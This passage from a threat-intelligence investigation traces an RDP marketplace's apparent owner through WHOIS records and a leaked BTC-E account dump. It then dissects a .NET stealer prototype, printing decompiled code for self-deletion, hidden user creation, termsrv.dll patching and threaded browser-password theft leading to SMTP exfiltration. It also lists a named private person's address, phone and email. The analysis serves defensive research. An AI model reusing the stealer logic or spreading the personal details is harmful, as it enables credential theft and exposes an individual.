
```
Domain name: flyded.com
Domain idn name: flyded.com
Status: ok
Registry Domain ID:
Registrar WHOIS Server: whois.reg.ru
Registrar URL: https://www.reg.com/
Registrar URL: https://www.reg.ru/
Registrar URL: https://www.reg.ua/
Updated Date: 2014-09-11
Creation Date: 2014-08-25T23:43:34Z
Registrar Registration Expiration Date: 2015-08-25
Registrar: Domain names registrar REG.RU LLC
Registrar IANA ID: 1606
Registrar Abuse Contact Email: abuse@reg.ru
Registrar Abuse Contact Phone: +7.4955801111
Registry Registrant ID:
Registrant Name: BELINDA EDWARDS
Registrant Organization: Private person
Registrant Street: 5639 Old Chapel Hill Rd Apt  610
Registrant City: Durham
Registrant State/Province: NC
Registrant Postal Code: 27707
Registrant Country: US
Registrant Phone: +18156093592
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: TimeToHardWork@outlook.com
Registry Admin ID:
Admin Name: BELINDA EDWARDS
Admin Organization: Private person
Admin Street: 5639 Old Chapel Hill Rd Apt  610
Admin City: Durham
```

Figure 12: First and second Whois records of flyded[.]com, revealing the e-mail addresses "verybigman[@]yahoo.com" and "timetohardwork[@]outlook.com".

The address "**TimeToHardWork**" appears in an October 2014 data leak of the Bitcoin exchange BTC-E[6], The dataleak's preview (from IntelX) shows that "TimeToHardWork" had "1 205 US dollars" inside the platform at the time of the leak in 2014.

BTC-E was a cryptocurrency trading platform primarily serving Russian users, and funds from the exchange were used for the war in Donbass[7] under the control of the FSB[8]. The exchange was also used by Fancy Bear[9] (aka APT28). It was shut down by the US Department of Justice in July 2017. This could further confirm that the address "TimeToHardWork" belongs to the owner of Russian Market, as the "flyded" website was registered in 2014 and it probably already requested cryptocurrency payments at the time.

[6] https://www.databreaches.net/bitcoin-exchange-btc-e-and-bitcointalk-forum-breaches/
[7] https://www.bbc.com/russian/features-50420738
[8] https://www.occrp.org/en/daily/11135-russian-agents-suspected-of-cleaning-bitcoin-exchange-platform
[9] https://www.elliptic.co/blog/doj-indictment-russian-hackers-blockchain-analysis



Collection 1/Collection #1_NEW combo semi private_Update Dumps.tar.
Dumps/username_email_usd_btc_ltc.txt [Part 9 of 9]
2019-01-17 20:39:15

TimeToHardWork@outlook.com

```
TimeToHardWork:TimeToHardWork@outlook.com:1205.09027279:0.00000000:0.00000000
```

Figure 13: Preview of BTC-E exchange's dataleak revealing the account associated with the mail address "timetohardwork[@]outlook.com".

Searching for the domain name "flyded[.]com" we found that the user "flyded" first advertised the marketplace as an RDP shop on 14 September 2014 on the forum "cpro[.su". He shared two jabbers for contact: **flyded1[@]xmpp.jp** and **flyded2[@]jabme.de.**

5. An unknown EXE file

The address "**TimeToHardWork[@]outlook.com**" appears inside a sandbox analysis of an unknown exe file in 2018[10]. Looking at the characteristics of this file, it seems to be a prototype of a stealer as it has several stealer-like capabilities and mentions a hostname "**WIN-5E07COS9ALR**" which is found inside multiple blocklists of stealer, grabber, and anti-VM in Github[11].

According to VirusTotal[12], the file was created in December 2015. It is a 32-bit .NET portable executable and uses version 3.5 of the .NET framework. It is named "**SystemInfoUtility.exe**" and appears on the screen as a utility that requests username and passwords.




Figure 14: Interface shown upon binary execution.


5.1. GUI capabilities

The GUI is a tool helping to enable RDP connections to the infected host. It offers 3 functionalities:

- User creation.
- "termsrv.dll" patching.
- Self-deletion.

[10] https://www.hybrid-analysis.com/sample/c72f066c68938a8acff1e768ebd91f1b30f19b1845a4860a60dbb8bdfef01534/59272b02aac2ed625d5e159b
[11] https://github.com/search?q=WIN-5E07COS9ALR&type=code
[12] https://www.virustotal.com/gui/file/c72f066c68938a8acff1e768ebd91f1b30f19b1845a4860a60dbb8bdfef01534/details

The self-deletion function retrieves the current process file name and uses it to create a batch (.bat) file with the "delete" command. It then proceeds to run this command file and to terminate the current process.



```
string str = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "System.Data.SQLite.dll");
string[] contents = new string[]
{
    "ping -n 2 127.0.0.1 > NUL",
    string.Concat(new object[]
    {
        "del ",
        '"',
        Path.GetFileName(Application.ExecutablePath),
        '"'
    }),
    "del \"" + str + "\"",
    "del %0"
};
File.WriteAllLines("bat.bat", contents);
Process.Start("bat.bat");
Application.Exit();
```


Figure 15: Self-deleting functionality.

Before going further into the GUI capabilities, here are **some resources that the executable accesses and imports**:

- HigLabo is a wide range .NET utility library available on GitHub[13]. One of the contributors is user KooLru[14], and the profile description indicates that they are from Russia and named Alexander (potentially like the user "Alex"). According to the repository's history, this user contributed to the project in May 2015, which matches the file creation date and upload to VirusTotal.
- HtmlAgilityPack is a legitimate C# library used for html formatting.
- SystemAccountUtility is a library used for user creation on Windows (mentioned below).
- UniversalTermsrvPatch is a library used for enabling multiple RDP sessions (detailed below).
- System_data_sqlite_dll is a library used for requesting SQLite browser databases (mentioned in the section Info-stealing capabilities)

Here are the GitHub profile and contributions to HigLabo's repository by user **KooLru**.

[13] https://github.com/higty/higlabo
[14] https://github.com/KooLru



Alexander
KooLru

Follow

3 followers · 5 following

Moscow, Russia

Commits

master

Commits on Jun 25, 2021

Not all boundary line end with r\n
KooLru committed 3 years ago

Use ASCII encoding if encoding not set for contenttype
KooLru committed 3 years ago

Commits on May 26, 2015

Proper Haders processing
KooLru committed 9 years ago

Datetime in Thu, 10 Apr 2014 04:27:37 +0000 (GMT+00:00) "ormat"
KooLru committed 9 years ago


Merge remote-tracking branch 'upstream/master'
KooLru committed 9 years ago

Commits on May 25, 2015

proper timezone
KooLru committed 9 years ago

Figure 16: KooLru GitHub user profile and activity in the HigLabo repo.


The files’ resources are accessed as such:



```
// Token: 0x1700005E RID: 94
// (get) Token: 0x060001FF RID: 511 RVA: 0x0000BEA8 File Offset: 0x0000A0A8
internal static byte[] HigLabo_Net_dll
{
    get
    {
        object @object = Resources.ResourceManager.GetObject("HigLabo_Net_dll", Resources.resourceCulture);
        return (byte[])@object;
    }
}
```

```
// Token: 0x1700005F RID: 95
// (get) Token: 0x06000200 RID: 512 RVA: 0x0000BED0 File Offset: 0x0000A0D0
internal static byte[] HtmlAgilityPack_dll
{
    get
    {
        object @object = Resources.ResourceManager.GetObject("HtmlAgilityPack_dll", Resources.resourceCulture);
        return (byte[])@object;
```


Figure 17: Resource parsing.



```
// Token: 0x17000061 RID: 97
// (get) Token: 0x06000202 RID: 514 RVA: 0x0000BF20 File Offset: 0x0000A120
internal static byte[] System_Data_SQLite_dll
{
    get
    {
        object @object = Resources.ResourceManager.GetObject("System_Data_SQLite_dll", Resources.resourceCulture);
        return (byte[])@object;
    }
}

// Token: 0x17000062 RID: 98
// (get) Token: 0x06000203 RID: 515 RVA: 0x0000BF48 File Offset: 0x0000A148
internal static byte[] SystemAccountUtility_exe
{
    get
    {
        object @object = Resources.ResourceManager.GetObject("SystemAccountUtility_exe", Resources.resourceCulture);
        return (byte[])@object;
    }
}

// Token: 0x17000063 RID: 99
// (get) Token: 0x06000204 RID: 516 RVA: 0x0000BF70 File Offset: 0x0000A170
internal static byte[] UniversalTermsrvPatch_x64_exe
{
    get
    {
        object @object = Resources.ResourceManager.GetObject("UniversalTermsrvPatch_x64_exe", Resources.resourceCulture);
        return (byte[])@object;
    }
}

// Token: 0x17000064 RID: 100
// (get) Token: 0x06000205 RID: 517 RVA: 0x0000BF98 File Offset: 0x0000A198
internal static byte[] UniversalTermsrvPatch_x86_exe
{
    get
    {
        object @object = Resources.ResourceManager.GetObject("UniversalTermsrvPatch_x86_exe", Resources.resourceCulture);
        return (byte[])@object;
```

Figure 18: Additional resource parsing.


The user creation (CreateUser) function leverages the binary resource named "SystemAccountUtility.exe", which we chose not to detail in this analysis.



```
this.button4.Enabled = false;
string userPassword = this.textBox5.Text;
string userName = this.textBox4.Text;
ThreadStart start = delegate()
{
    this.CreateUser(userName, userPassword);
};
this.newThread6 = new Thread(start);
this.newThread6.Start();
```

Figure 19: User creation functionality.


The "Patch" button of the GUI allows to enable the multi-rdp functionality. It uses a binary resource named "UniversalTermsrvPatch.exe" which is a legitimate tool allowing to patch the "termsrv.dll" Windows library, to **enable multiple concurrent RDP connections**.



```
string text = "UniversalTermsrvPatch.exe";
try
{
    byte[] application = HardwareInfo.Is64BitOperatingSystem() ? Resources.UniversalTermsrvPatch_x64_exe : Resources.UniversalTermsrvPatch_x86_exe;
    if (FileUtiity.SaveApplication(application, text).Value)
    {
        Process process = SystemAccountUtility.StartPrivilegeProcess(FileUtiity.PathCreateFolder, text, null, false);
        process.WaitForExit();
        bool result = process.ExitCode == 0;
        process.Close();
        return result;
```

Figure 20: RDP patching functionality.

To extract this resource from the file we had to deflate it using this cyberchef recipe:



Recipe

Raw Inflate

Start index: 0

Initial output buffer size: 0

Buffer expansion type: Adaptive

□ Resize buffer after decompression

□ Verify result

File details

Name: UniversalTermsrvPatch_x86_exe


Size: 29,695 bytes

Type: unknown

Loaded: 100%

Figure 21: Cyberchef recipe.

The utility's interface is as such:



Universal Termsrv.dll Patch (x86)

Crack termsrv.dll, remove the Concurrent Remote Desktop sessions limit.
Right click this program, Run as administrator. After patched, Restart Computer To Take Effect!

Supports:
Windows XP SP2/SP3, Vista SP1/SP2, Windows 7, 32bit (x86) & 64bit

Get new version from deepxw.blogspot.com 完美者论坛 远景论坛

Termsrv.dll	File Version	Platform	CheckSum	Patched
Current:				
Backup:				

Figure 22: Tool to patch termsrv.dll and enable multiple simultaneous remote desktop sessions. Virustotal.


Multi-RDP can be a very useful functionality, for both legitimate and illegitimate reasons. It is worth mentioning as an example, that Mimikatz has a multirdp functionality[15].

[15] https://github.com/gentilkiwi/mimikatz/wiki/module-~-ts#multirdp

5.2. Info-stealing capabilities

Upon binary execution, the process performs several info-stealing tasks. The main function which we named "**orchestrator**" runs several threads in parallel to carry out multiple actions:


- Gathering of system and network data
- Collection of browser profiles (including saved passwords)
- Connectivity tests
- Exfiltration of data through SMTP



```
ThreadStart start = delegate()
{
    this.systemInfo.BeginGetApplictionsInstalled();
};
this.newThread2 = new Thread(start);
this.newThread2.Start();
ThreadStart start2 = delegate()
{
    HistoryBrowserInfo.BeginListPassChrome();
    HistoryBrowserInfo.BeginListPassFirefox();
};
this.newThread3 = new Thread(start2);
this.newThread3.Start();
ThreadStart start3 = delegate()
{
    this.systemInfo.IsRunningQiwiProcess();
};
this.newThread4 = new Thread(start3);
this.newThread4.Start();
this.webBrowser1.ScriptErrorsSuppressed = true;
ThreadStart start4 = delegate()
{
    this.systemInfo.BeginGetIpInfo();
};
this.newThread = new Thread(start4);
this.newThread.Start();
string siteTitle = NetworkInfo.GetSiteTitle("https://www.google.com/");
if (!string.IsNullOrEmpty(siteTitle) && siteTitle.Contains("Google"))
{
    this.webBrowser1.Navigate(this.urlSpeed);
}
else
{
    ThreadStart start5 = delegate()
    {
        this.GenerateAndSendReport();
    };
    this.newThread7 = new Thread(start5);
    this.newThread7.Start();
```

